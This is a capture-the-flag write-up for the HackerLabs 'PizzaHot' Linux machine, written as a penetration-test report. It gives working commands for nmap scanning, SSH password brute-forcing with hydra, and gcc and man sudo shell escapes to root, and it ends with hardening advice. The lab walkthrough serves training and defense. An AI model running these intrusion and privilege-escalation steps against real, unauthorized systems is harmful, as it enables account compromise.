PizzaHot - Write-up
| Field | Details |
|---|---|
| Platform | HackerLabs |
| Operating System | Linux |
| Difficulty | Easy |
| IP Address | 192.168.86.102 |
| Date | March 5, 2024 |
1. Executive Summary
The exploitation of the PizzaHot machine began with a network discovery and port scanning phase, revealing SSH and HTTP services. A review of the web application’s source code exposed a hidden username. Using this username, a password brute-force attack via SSH was successful. Initial access was followed by lateral movement to another user by abusing sudo permissions on the gcc binary. Finally, full root privileges were obtained by exploiting sudo permissions on the man binary through a known GTFOBins technique.
2. Reconnaissance & Enumeration
2.1 Network Scanning
First, the target IP was identified using arp-scan to map the local network.
sudo arp-scan --localnet -g
whichSystem.py 192.168.86.102
The system responded with a TTL indicative of a Linux machine. Subsequently, an exhaustive port scan was performed.
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.86.102 -oG allPorts
extractPorts allPorts
nmap -p22,80 -sCV 192.168.86.102 -oN target
Key Findings:
| Port | Service | Version |
|---|---|---|
| 22 | SSH | OpenSSH 9.6p1 |
| 80 | HTTP | Apache httpd 2.4.59 |
2.2 Service Enumeration
Accessing the web service on port 80 revealed a standard landing page. However, a manual inspection of the HTML source code (line 85) revealed a potential username: pizzapiña.

3. Exploitation (Foothold)
3.1 Vulnerability Analysis

With a valid username identified, a brute-force attack was launched against the SSH service using the rockyou.txt wordlist.
hydra -l pizzapiña -P /usr/share/wordlists/rockyou.txt ssh://192.168.86.102
3.2 Initial Access

The credentials pizzapiña:steven allowed for a successful SSH login.
ssh pizzapiña@192.168.86.102
4. Privilege Escalation
4.1 Lateral Movement (pizzapiña -> pizzasinpiña)
Upon initial enumeration of the environment, it was noted that the user.txt flag was not present in the current home directory. Checking sudo -l revealed that the user could run gcc as another user named pizzasinpiña.
pizzapiña@pizzahot:~$ sudo -l
[sudo] contraseña para pizzapiña:
Matching Defaults entries for pizzapiña on pizzahot:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pizzapiña may run the following commands on pizzahot:
    (pizzasinpiña) /usr/bin/gcc
By leveraging GTFOBins, the gcc binary was used to spawn a shell as pizzasinpiña:
sudo -u pizzasinpiña gcc -wrapper /bin/sh,-s x
script /dev/null -c bash # Stabilizing the shell

4.2 Root Privilege Escalation
Once acting as pizzasinpiña, a second sudo -l check was performed to identify further escalation vectors.
pizzasinpiña@pizzahot:/home/pizzapiña$ sudo -l
Matching Defaults entries for pizzasinpiña on pizzahot:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pizzasinpiña may run the following commands on pizzahot:
    (root) NOPASSWD: /usr/bin/man

The man binary can be abused to execute commands when the output is piped to a pager (like less). By executing sudo man man, entering !/bin/bash within the pager grants a root shell.
sudo man man
!/bin/bash
5. Flags & Evidence
pizzapiña
pizzasinpiña
root
[IMAGE: Screenshot of both user and root flags]
6. Remediation & Hardening
- Information Disclosure: Remove sensitive information such as usernames or comments from the production web source code.
- Strong Password Policy: Implement a robust password policy to prevent successful brute-force attacks on SSH.
- Principle of Least Privilege: Audit the
/etc/sudoersfile. Avoid allowing users to run binaries likegccormanwithsudopermissions, as they can easily be used for shell escapes. - SSH Hardening: Disable password-based authentication for SSH in favor of SSH keys and consider implementing Fail2Ban to mitigate brute-force attempts.
Authored by: Brutotes
⬅️ Back to Home